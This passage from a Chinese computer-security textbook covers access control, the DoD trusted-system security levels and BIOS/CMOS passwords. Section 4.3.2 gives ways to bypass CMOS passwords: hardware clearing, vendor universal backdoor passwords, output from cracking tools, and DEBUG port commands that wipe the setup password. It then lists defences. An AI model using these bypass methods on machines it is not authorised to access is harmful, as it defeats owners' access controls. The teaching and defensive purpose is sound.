8. 防火墙与 Web 服务器之间的配置策略有几种，它们各有什么优缺点？
9. 选择一个好的防火墙要注意什么问题？

实践题

编写一个防火墙的策略，用卡巴斯基防火墙实现。

讨论与思考题*

1. 正确配置防火墙后，是否能保证网络的安全？
2. 防火墙的缺点都有哪些？
3. 防火墙会有怎样的发展趋势？

第 4 章　计算机及网络系统的安全性

计算机和网络工作站是目前应用最广泛的设备。计算机网络的安全在很大程度上依赖于网络终端和客户工作站的安全。目前的计算机系统安全级别偏低，几乎没有进行特别有力的防范措施。在未联网的单机时代，由于安全问题造成的损失较少，并未引起人们的注意。处于网络时代的今天，未加保护的计算机系统连入网络，由于非法用户的入侵、计算机数据的破坏和泄密，将会给人们造成无法估量的损失。因此，了解和掌握计算机及网络系统的安全保护机制，加强安全防范措施，使计算机系统变得更加安全，已变得非常有必要。

本章主要讨论以下有关计算机系统安全方面的内容：

- 计算机系统的安全保护机制；
- 评估计算机系统的安全等级；
- 计算机 BIOS 程序有关的安全设置和保护机制；
- 无线局域网的安全性；
- 虚拟专用网(VPN)的安全性；
- 个人操作系统(Windows XP，Windows 7.0)的安全性；
- 数据库系统的安全性；
- 应用系统的安全性。

4.1　计算机系统的安全保护机制

随着计算机技术的发展，计算机系统的安全越来越被人们所关注。非授权用户常常对计算机系统进行非法访问，这种非法访问使系统中存储信息的完整性受到威胁，导致信息被修改或破坏而不能继续使用，更为严重的是系统中有价值的信息泄密和被非法篡改、伪造、窃取或删除而不留任何痕迹。要保护计算机系统，必须从技术上了解计算机系统安全访问控制的保护机制。

为了防止非法用户使用计算机系统或者合法用户对系统资源的非法访问，需要对计算机实体进行访问控制。例如，银行信息系统的自动提款机为合法用户提供现款，但它必须对提款的用户身份进行识别和验证，对提款的行为进行监督控制，以防止非法用户的欺诈行为。

存取控制主要包括授权、确定存取权限和实施权限 3 个内容。一个计算机系统的存取控制仅指本系统内的主体对客体的存取控制，不包括外界对系统的存取(其中主体指使用网络系统的用户和用户组，客体指网络系统中系统资源，如文件、打印机等资源)。因此，实施存取控制是维护系统运行安全、保护系统资源的重要技术手段。

存取控制是对处理状态下的信息进行保护，是保证对所有的直接存取活动进行授权的重要手段；同时，存取控制要对程序执行期间访问资源的合法性进行检查。它控制着对数据和程序的读、写、修改、删除、执行等操作，防止因事故和有意破坏对信息的威胁。存取控制

必须对访问者的身份和行为实施一定的限制，这是保证系统安全所必需的。

要解决上述问题，需要采取以下两种措施：

（1）识别与验证访问系统的用户。

（2）决定用户对某一系统资源可进行何种访问（读、写、修改、运行等）。

4.1.1 用户的识别和验证

要求用户在使用计算机以前，首先向计算机输入自己的用户名和身份鉴别数据（如口令、标识卡、指纹等），以便进行用户的识别与验证，防止冒名顶替和非法入侵。

所谓“识别”，就是要明确访问者是谁，即识别访问者的身份。必须对系统中的每个合法用户都有识别能力，要保证识别的有效性，必须保证任意两个不同的用户都不能具有相同的标识符。通过唯一标识符（ID），系统可以识别出访问系统的每一个用户。

所谓“验证”，是指在访问者声明自己的身份（向系统输入它的标识符）后，系统必须对他所声明的身份进行验证，以防假冒，实际上就是证实用户的身份。验证过程总是需要用户出具能够证明他身份的特殊信息，这个信息是秘密的，任何其他用户都不能拥有它。识别与验证是涉及系统和用户的一个全过程。只有识别与验证过程都正确后，系统才能允许用户访问系统资源。

利用物理锁可以对一些重要的资源实施控制。只要把需要保护的系统资源用锁锁上，而钥匙由自己掌握，那么没有钥匙的人是不能访问受到保护的资源的。在这里，ID 相当于钥匙，系统根据不同的 ID 可对其分配相应不同的可使用资源。但拥有钥匙的用户不一定是合法拥有者，所以需采用验证技术证实用户的合法身份，这种技术可以有效地防止由于 ID 的非法泄露所产生的安全问题。口令机制是一种简便的验证手段，但比较脆弱。生物技术，例如利用指纹、视网膜技术等，是一种比较有前途的方法。

目前计算机系统最常用的验证手段仍是口令机制，它通过下述各种方法来加强其可靠性。

（1）口令需加密后存放在系统数据库中，一般采用单向加密算法对口令进行加密。

（2）要使输入口令的次数尽量减少，以防意外泄露。

（3）当用户离开系统所属的组织时，要及时更换他的口令。

（4）不要将口令存放在文件或程序中，以防其他用户读取该文件或程序时发现口令。

（5）用户要经常更换口令，使自己的口令不易被猜测出来。

4.1.2 决定用户访问权限

对于一个已被系统识别与验证了的用户，还要对其访问操作实施一定的限制。可以把用户分为具有如下几种属性的用户类：

（1）特殊的用户：这种用户是系统的管理员，具有最高级别的特权，可以对系统任何资源进行访问，并具有所有类型的访问、操作能力。

（2）一般的用户：即系统的一般用户，他们的访问操作要受到一定的限制，通常需要由系统管理员对这类用户分配不同的访问操作权力。

（3）审计的用户：这类用户负责整个系统范围的安全控制与资源使用情况的审计。

（4）作废的用户：这是一类被拒绝访问系统的用户，可能是非法用户。

4.2 计算机系统的安全等级

为了对一个计算机系统进行安全评估，美国国防部按处理信息的等级和应采用的相应措施，将计算机安全分为：A，B，C，D 4 等 8 个级别，共 27 条评估准则。从最低等级 D 等开始到 A 等，如表 4-1 所示。随着安全等级的提高，系统的可信度随之增加，风险逐渐减少。

表 4-1 可信系统的等级划分

类别	级别	名 称	主要特征
超 A1			仅有设想
A	A1	验证设计	形式化的最高级描述和验证，形式化的隐藏通道分析，非形式化的代码对应证明
B	B3	安全区域	存取监控，高抗渗透能力
	B2	结构化保护	形式化模型/隐通道约束，面向安全的体系结构，较好的抗渗透能力
	B1	标识的安全保护	强制安全控制、安全标识
C	C2	受控制的存取控制	单独的可查性、广泛的审计跟踪
	C1	自主安全保护	自主存取控制
D	D	低级保护	几乎无安全功能

下面对每个安全等级的内容和要求做简要说明。

4.2.1 非保护级

D 等是最低保护等级，即非保护级。它是为那些经过评估，不满足较高评估等级要求的系统设计的，只具有一个级别。因此，这种系统不能在多用户环境下处理敏感信息。D 级并非没有安全保护功能，只是保护功能太弱。

4.2.2 自主保护级

C 等为自主保护级，具有一定的保护功能，采用的措施则是自主访问控制和审计跟踪。它一般只适用于具有一定等级的多用户环境，并具有对主体责任和对他们的初始动作审计的能力。它的各级提供无条件的安全保护，并通过审计追踪，对主体及其产生的动作负责。这一等级分为 C1 和 C2 两个级别。

1. 自主安全保护级（C1 级）

其存取控制的基础是以指名道姓的方式，提供了各用户与数据的隔离，以符合自主安全要求。它包含了若干可信控制方式，能在个体基础上实施存取限制，即允许用户保护他自己的项目和隐私信息，防止他的数据被别的用户无意读取或破坏。

C1 级通过提供用户与数据隔离，就能够满足市场可信计算机（TCB，trusted computing base）自动安全要求。所谓可信计算机是一个安全计算机系统的参考校验机制。简单地说，所有与系统安全有关的功能均包含在 TCB 中。

在这一级，TCB应在命名用户和命名的客体之间定义和进行访问控制。它用的机理（如个人/组/公共控制，访问控制表）应允许客体拥有者指定和控制客体是由自己使用，还是由用户组或公共使用。该级需要在进行任何活动之前，TCB去确认用户身份（如采用口令），并保护确认数据，以免未经授权对确认数据的访问和修改。通过用户拥有者的自主定义和控制，可以防止自己的数据被别的用户有意或无意地读出、篡改、干涉和破坏。同时提供软件和硬件特性，并定期地检查其运行正确性。

目前生产的大多数计算机系统都能达到这一等级，但这级系统不一定要经过严格的评价。评价为C1级多是依据系统某些特点。

2. 可控安全保护级（C2级）

在C2级，计算机系统比C1级有更细致的自主访问控制。通过注册过程，同与安全有关事件的审计和资源隔离，使得用户的操作有可查性。在安全方面，除具备C1级所有功能外，还提供授权服务。并且可提供控制，以防止存取权力的扩散。应确定用户的动作或默认客体提供的保护，避免非授权存取。它可指定哪些用户可以访问哪些客体，未经授权用户不得访问已指定访问权的客体。同时还提供了客体再用功能，即对于一个未使用的存储客体，TCB应该能够保证该客体不包含未授权主体的数据。

在这一方面，除具有C1级全部功能外，还提供唯一的识别自动数据处理系统中各个用户的能力；提供将这种身份与该客体用户发生的所有审计动作相联系的能力。C2级系统可审计所有主体进行的各种活动；能对可信计算机（TCB）进行建立和维护，对客体存取的审计进行跟踪，并保护审计信息，防止被修改、毁坏或未经授权访问。

（1）TCB还能记录下列类型的事件：确认和识别安全机理的使用，将客体引入一用户地址空间，客体的删除，操作人员、系统管理人员和安全管理人员进行的各种与安全相关的活动。

（2）对每个审计事件，审计记录应包括：用户名、事件发生时间、事件类型、事件的成功或失败等。

（3）对于确认事件，请求源（如终端ID）也应包括在审计记录中。

（4）对于客体进行访问的事件，审计记录应包括客体名。

（5）自动数据处理系统管理人员应能通过识别符，有选择地审计任一用户或多个用户的活动。

除C1级的要求外，TCB还必须保留一特定区域，以防外部人员的篡改。由于TCB控制的资源是以主体和客体定义的子集，TCB应与被保护的资源隔离，以使存取控制更容易，从而达到审计目的。DEC公司的VAX/VMS操作系统、Novell公司的NetWare系统和Microsoft公司的Windows NT/2000都被确认为C2级。

4.2.3 强制安全保护级

B等为强制保护级。这一等级比C等级的安全功能有很大增强。它要求对客体实施强制访问控制，并要求客体必须带有敏感标志，可信计算机利用它去施加强制访问控制。这一部分可分为B1，B2，B3共3级。

1. 标记安全保护级（B1）

从本级开始，不但有自主存取控制，还增加了强制存取控制，组织统一干预每个用户的存取权限。本级具有C2级的全部安全特性，并增加了数据标记，以标记决定已命名主体对

该客体的存取控制。本级还规定在测试过程中发现的缺陷应当已全部排除。

2. 结构化保护级(B2)

从本级开始,按最小特权原则取消权力无限大的“特权用户”。任何一个人都不能享有操纵和管理计算机的全部权力。本级将系统管理员与系统操作员的职能隔离,系统管理员对系统的配置和可信设施进行强有力的管理,系统操作员操纵计算机正常运行。本级将强制存取控制扩展到计算机的全部主体和全部客体,并且要发现和消除能造成信息泄漏的隐蔽存储信道。为此,本级计算机安全级的结构,将被自行划分为与安全保护有关的关键部分和非关键部分。

3. 安全域级(B3)

本级在计算机安全方面已达到目前能达到的最完备等级。按照最小特权原则,本级增加了安全管理员,将系统管理员、系统操作员和安全管理员的职能隔离,使其各司其职,将人为因素对计算机安全的威胁减至最小。本级要求在计算机安全级的结构中,没有为实现安全策略所不必要的代码。它的所有部分都是与保护有关的关键部件,并且它是用系统工程方法实现的,其结构的复杂性最小,易于分析和测试。本级的审计功能有很大的增强,不但能记录违反安全的事件,并且能发出报警信号。本级还要求具有使系统恢复运行的程序。

4.2.4 验证安全保护级

A 等是验证保护级。它的显著特征是从形式设计规范说明和验证技术导出分析,并高度地保证正确实现 TCB。其特点是使用形式化验证方法,以保证系统的自主访问和强制访问,控制机理能有效地使该系统存储和处理秘密信息或其他敏感信息。该等级分为 A1 和超 A1 两个级别。

1. 验证设计级(A1 级)

本级的安全功能与 B3 级基本相同,但最明显的不同是本级必须对相同的设计,运用数学形式化证明方法加以验证,以证明安全功能的正确性。本级还规定了将安全计算机系统运送到现场安装所必需的程序。

2. 超 A1 级

由于超 A1 级超出目前的技术发展,有些具体要求很难提出,仅提供了一些设想。它为今后研究提供指导。

综上所述,对可信计算机而言,D 级是不具备最低限度安全的等级;C1 和 C2 级是具备最低安全限度的等级;B1 和 B2 级是具有中等安全保护能力的等级,它们与 C 级相比是较高安全等级,对于一般的重要应用基本上可以满足安全要求;B3 级和 A1 级是最高安全等级,其成本高,只有极重要的应用才需使用这种安全等级的设备。

4.3 计算机的开机口令验证机制

4.3.1 BIOS 的口令机制

BIOS 的口令机制俗称 CMOS 口令设置,CMOS 口令是保证计算机信息安全的第一道屏障。CMOS(本意是指互补金属氧化物半导体存储器,应用于集成电路芯片制造)是电脑

主板上的一块可读写的 RAM 芯片，主要用来保存当前系统的硬件配置，CMOS RAM 芯片由系统通过一块后备电池供电，所以无论是否在开关机状态中，CMOS 的信息都不会丢失。CMOS 口令分为 CMOS 开机口令和 BIOS 设置口令。如设置了 CMOS 开机口令，则计算机在开机完成硬件自检后将要求操作者输入密码，如密码不正确，将不能进入 CMOS 参数设置，亦无法继续启动操作系统，更无从谈起运行其他软件了。如计算机仅设置了 BIOS 设置口令，虽然在启动操作系统和运行各种软件时不受限制，但如要进入 BIOS 设置程序必须输入预设的口令，否则无法改变 CMOS 参数。因此，根据实际需要，合理地设置 CMOS 口令，是做好计算机信息安全工作的重要工作。

计算机有很多种不同的 BIOS 程序，最有名的是 AWARD BIOS 和 AMI BIOS 程序。下面以 AWARD BIOS 为例介绍 BIOS 中 CMOS 的开机密码设置，设置方法如下。

(1) 启动计算机，在计算机正在启动时不停地按 Del 键（注意，是不停地按动，而不是按住不放），直到出现如图 4-1 所示的 CMOS SETUP 设置界面时为止（有的计算机进入 CMOS 的快捷键不是 Del，例如康柏计算机的 CMOS 设置是按 F2 键，需要根据具体情况而定），其中加框的选项与开机的 CMOS 密码有关。




图 4-1　AWARD BIOS 程序的 CMOS 设置界面

(2) 用键盘上的光标键选择 SUPERVISOR PASSWORD 项，然后按 Enter 键，出现 ENTER PASSWORD 后，输入密码再按 Enter 键，这时又出现 CONFIRM PASSWORD，在其后再次输入同一密码（注：该项原意是对刚才输入的密码进行校验，如果两次输入的密码不一致，则会要求重新输入）。SUPERVISOR PASSWORD 选项是用来设置计算机管理员的密码，拥有该密码，就可以设置计算机的 CMOS 参数和使用计算机。

(3) 用光标键选择 USER PASSWORD 项后按 Enter 键，同上面一样，密码需输入两次才能生效。USER PASSWORD 选项是用来设置使用计算机的用户密码，拥有该密码则可以使用计算机。

(4) 选择 BIOS FEATURES SETUP 项按 Enter 键，出现 BIOS FEATURES SETUP 设置界面，用光标键选择 SECURITY OPION 选项后，用键盘上的 Page Up/Page Down 键把选项改为 SYSTEM（设定为 SYSTEM 的目的是让计算机在任何时候都要检测密码，包括

启动机器，SECURITY OPION 选项还有一个参数 SETUP，设定为该参数表示计算机在设置 CMOS 参数时要检测密码），然后按 Esc 键退出。

（5）选择 SAVE&EXIT SETUP 项按 Enter 键，出现提示后按 Y 键再按 Enter 键，以上设置的密码即可生效。

通过以上步骤设置以后，计算机启动和设置 CMOS 参数时都要检测密码。

4.3.2 BIOS 的口令破解与防范措施

在日常的工作中，常碰到一些用户由于遗忘了 CMOS 口令，或无意中设置了 CMOS 口令，致使计算机无法启动操作系统或无法进行 CMOS 参数设置的情况，很多用户对此束手无策，只能送计算机公司修理，耽误了很多时间。

其实，根据 CMOS 口令的设置情况，可以有很多方法来破解，其原则是：如果设置了 CMOS 开机口令，必须采用硬件或 CMOS 万能密码法破解；如果仅设置了 BIOS 设置口令，破解这种口令简直易如反掌！下面给出破解 CMOS 口令的各种方法。注意：这些方法当然也有可能会被黑客们利用，因此，亦应针对这些破解方法，做好自己计算机的 CMOS 口令保护。

1. 几种常见密码破解方法

（1）硬件法破解 CMOS 口令。

忘记了电脑的 BIOS 密码是一件不幸的事，如果将 BIOS 设置中的 SECURITY OPTION（密码属性）设为 ALWAYS/SETUP 或 SYSTEM 则更是不幸中的不幸，因为此时既无法进入 CMOS 设置程序更改口令，也无法启动操作系统用其他方法破解，只能采取在硬件上进行 CMOS 掉电处理和使用万能密码这两类方法解决。

下面介绍 CMOS 掉电处理的方法。这里首先需要提及的是，硬件破解的各种方法均需在计算机关机的状态下进行（最好将电源线拔掉，对于 ATX 电源尤应如此），先清除人身上的静电，再打开计算机机箱进行，否则可能导致计算机硬件损坏。

① 跳线/开关放电破解法

计算机主板上一般都有 CMOS CLEAR（CMOS 清除）跳线位置，可参照主板说明书或主板上印制的跳线说明，用一跳线在该位置上跳接一下，CMOS 口令就被清除了，然后将跳线恢复原状，开机后即能进入 CMOS 设置。

② 导线划芯片放电破解法

硬件破解 CMOS 口令的本质是让 CMOS RAM 芯片掉电，使其中保存的设置信息丢失，从而达到清除 CMOS 口令的目的（上面跳线法的实质也是这样），明白了这一点，在解决此类问题时，可先将 CMOS 电池卸下，然后用一根导线，将其一端接到 CMOS 电池插座的地线端，用另一端往 CMOS RAM 片的两排脚上轻轻地一扫而过（如不能确认哪块是 CMOS 芯片，则可多扫几块芯片，扫时注意别损伤了芯片引脚），CMOS 密码便会被清除。此方法适用于计算机主板上没有设计 CMOS CLEAR 跳线的情况。

③ 卸电池等待法

这是一种麻烦和消极的方法。由于 CMOS 是靠主板上的一块电池及相应的附属电路来提供电源以保持设置信息的，因此，如果将 CMOS 电池取下，再将电池接口的正负极（注意不是电池的正负极）短路，然后等待一段时间后，CMOS 供电电路中残存的电能将会消耗

完，CMOS 口令就会被清除了。

如果 CMOS 电池是焊接在主板上的，则需先焊下来再试用上述的第②、③方法。所以只有在确认主板上确实没有设计 CMOS CLEAR 跳线的情况下，才采用后两种方法。

(2) 用 CMOS 万能密码破解开机口令。

如果计算机机箱加锁(比如众多的进口原装计算机)或因为其他原因无法打开机箱，自然也就无法进行上述的硬件破解，那么是否还有方法能破解 CMOS 开机口令呢？答案是肯定的，下面向读者介绍一种不用拆机箱的软方法——万能密码。

原理：在 BIOS 的密码中也有像 WPS 那样的万能密码，但不同的 BIOS 厂家有不同的密码。

① 用 CMOSPWD 获取 CMOS 万能密码

计算机 BIOS 的版本太多，不同版本的万能密码也不一样，想用上述的几个密码“通行”于所有版本的 BIOS 显然是不可能的。那么如何获得更多的万能密码呢？在 Internet 网上有一个运行在 DOS 环境下的 CMOSPWD. EXE 软件可以做到这一点。图 4-2 是 CMOSPWD. EXE 程序的一个运行结果报告。

```
CmosPwd-BIOS Cracker 1.5a, May 20 1999, Copyright 1996-99
GRENIER Christophe grenier@esiea.fr
http://www.esiea.fr/public_html/Christophe.GRENIER/
Acer/IBM [S7 SS]
AMI BIOS[UI]
AMI WinBIOS(12/15/93) [N-]
AMI WinBIOS 2.5 [N-]
Award 4.5x Supervisor/U1/U2 [21312121][200022][000033]
Compaq(1992)[   6]
Compaq(Try…)[6??]
Dell version A08,1993[][]
IBM(PS/2, Activa…)[4X][6]
IBM Thinkpad boot pwd[6]
IBM 300 GL[4X]
Packard Bell Supervisor/User Bad Bad
Phoenix 1.00.09.AC0(1994)CRC pwd err
Phoenix 1.04[][4X]
Phoenix 1.10 A03/Dell GXiCRC pwd err
Zenith AMI Supervisor/User[???????][???????]
```

图 4-2　CMOSPWD. EXE 程序的运行结果

由此运行结果可以看出，CMOSPWD 工具可以获取多种 BIOS 类型的 CMOS 万能密码。因此，当忘记了计算机的 CMOS 密码时，可找一台相同的计算机，给其设置上 CMOS 开机口令，然后运行 CMOSPWD 找到“万能钥匙”，再用到自己的计算机上即可。

② 用 UNAWARD 获取 AWARD BIOS 万能密码

UNAWARD. EXE 可以帮你轻松地获得 AWARD BIOS 的万能密码，而且还有 3 个：纯数字密码、小写字母密码和大写字母密码。假如愿意，还可以用该软件 DISABLE(禁用)

这些万能密码，甚至删除这些密码。执行 UNAWARD. EXE 程序，显示如图 4-3 所示。

```
Award bios(4. 51pg)`s password cracker ultraCoded
by: jin ge jan of `98 final release
detected supervisor password is now enabled
equal uppercased password is: zbbbcaf
equal lowercased password is: zwcdaac
equal digital password is: 000100
want: disable it or change it? (d/c/esc)
```

图 4-3　UNAWARD. EXE 程序显示界面

通常同型号主机的 AWARD BIOS 万能密码是一致的。因此，当忘记了 AWARD BIOS 密码时，不用着急，试着在身边找找朋友们的主板型号、厂商是否与自己的这台主机主板相同，假如有的话，用 UNAWARD. EXE 将那台机子上的密码获取后再传回来，一切就大功告成了。UNAWARD. EXE 在 Internet 上可以下载。

注意：若需 BIOS 的万能密码，必须先在超级用户密码（SUPERVISOR PASSWORD）中设置密码，如没有超级用户密码选项，则必须在用户密码（USER PASSWORD）中设置密码，否则该软件不能用作 BIOS 的万能密码。

③ 使用通用 CMOS 密码

目前大部分主板使用 AWARD 公司的 BIOS 程序，部分主板使用 AMI 公司的 BIOS 程序，某些厂家在生产主板时为自己的 BIOS 预留了通用 CMOS 密码，以解一时之需。其中 AWARD BIOS 只有 4. 51 版以前的才有通用密码。一般有以下通用密码（按成功概率排序）：

```
AWARD BIOS: wantgirl Syxz dirrid eBBB h996 wnatgirl Award
AMI BIOS: Sysg
```

以上通用密码在 386，486 或奔腾主板上破解 CMOS 几乎百发百中，但在 PⅡ级以上的主板存在通用密码的可能性就较少了。

（3）用万能密码程序准确破解 CMOS 设置口令。

如果在微机的 BIOS SETUP 程序中设置了 CMOS 口令，但在 PASSWORD OPTION（密码选项）中选择为 SETUP 时，不必开机箱，只要简单地利用上面介绍的万能密码程序在当前计算机上运行一下，即可轻松和准确地获得这台计算机的 CMOS 万能密码，然后用此万能密码即可进入 BIOS SETUP 程序中更改各种 CMOS 参数了。

当计算机接通电源时，首先执行的是 BIOS 加电自检程序，对整个系统进行全面的检测，其中也要对 CMOS RAM 中的配置信息有关单元做累加和测试，并与原来的存储结果进行比较，当两者相吻合时，则 CMOS RAM 中的配置有效，程序继续进行其他测试；当比较发现累加和与原值不相等时，则要求重新配置，并能自动地按实际情况进行最小配置的设定，此时原来的 CMOS 口令也会被自动消除。

利用这一点，只要往 CMOS RAM 中的 80 口的 10H～2DH（配置信息存放单元）中任一单元写入一个数，即可清除 CMOS SETUP 口令。具体操作如下。

从 A：盘或 C：盘启动，然后运行 DEBUG 程序（从 DOS 目录中复制或运行），输入：

```
C>debug(按 Enter 键)
-O  70  10(按 Enter 键)
-O  71  10(按 Enter 键)
-q(按 Enter 键)
```

然后重新启动系统，密码即被清除，系统将要求重新配置 CMOS 参数，这样便可以重新进入 BIOS SETUP 接口去设计系统配置了。

2. 防范 CMOS 密码的破解

通过上述几种常见 CMOS 密码破解方法，可以了解到要破解 CMOS 密码的前提条件，采用硬件破解法必须能够打开机箱，因此，防止硬件破解法的主要措施是给主机机箱加上物理锁。

对于采用万能密码，目前没有好的防范措施，如果非法用户持有万能密码，则开机密码的安全保护措施已失去效用，只能靠其他安全措施，如通过操作系统的安全机制。另外市场上有些硬盘保护卡和防毒卡有开机保护机制和密码机制，也能起到 CMOS 密码的功能，且破解的可能性要比 CMOS 密码机制更难些。

要防范采用工具软件破解 CMOS 密码，最主要是不能让非法用户在被保护的计算机上物理性地执行工具软件，可采用如下措施。

(1) 屏蔽计算机的软驱和光驱，使之不能从软驱和光驱引导操作系统。

(2) 使用者不能在计算机处于交互状态（即可执行用户命令的状态）离开计算机，如若离开计算机，应该关机、锁定键盘或使计算机处于安全保护状态（例如 Windows 98 系统的带密码屏幕保护状态）。

(3) 有条件的用户可以给计算机加安全保护卡（例如硬盘保护卡和防毒卡）。

(4) 设置安全的口令，定期更新密码。

有关设置安全口令的措施如下：

(1) 使用好的口令。

好的口令是那些很难猜测的口令。难猜测的原因是因为同时有大小写字符，不但有字符，还有数字、标点符号、控制字符和空格。另外，还要容易记忆，至少有 7 到 8 个字符长，并且容易输入。

(2) 不使用不安全口令。

不安全的口令往往是：任何名字（包括人名、软件名、计算机名甚至幻想中事物的名字），电话号码或者某种执照的号码，社会保障号，任何人的生日，其他很容易得到的关于自己的信息，任何形式的计算机中的用户名，在英语字典中的词，地点名称或者一些名词，键盘上的一些词，任何形式的上述词再加上一些数字。

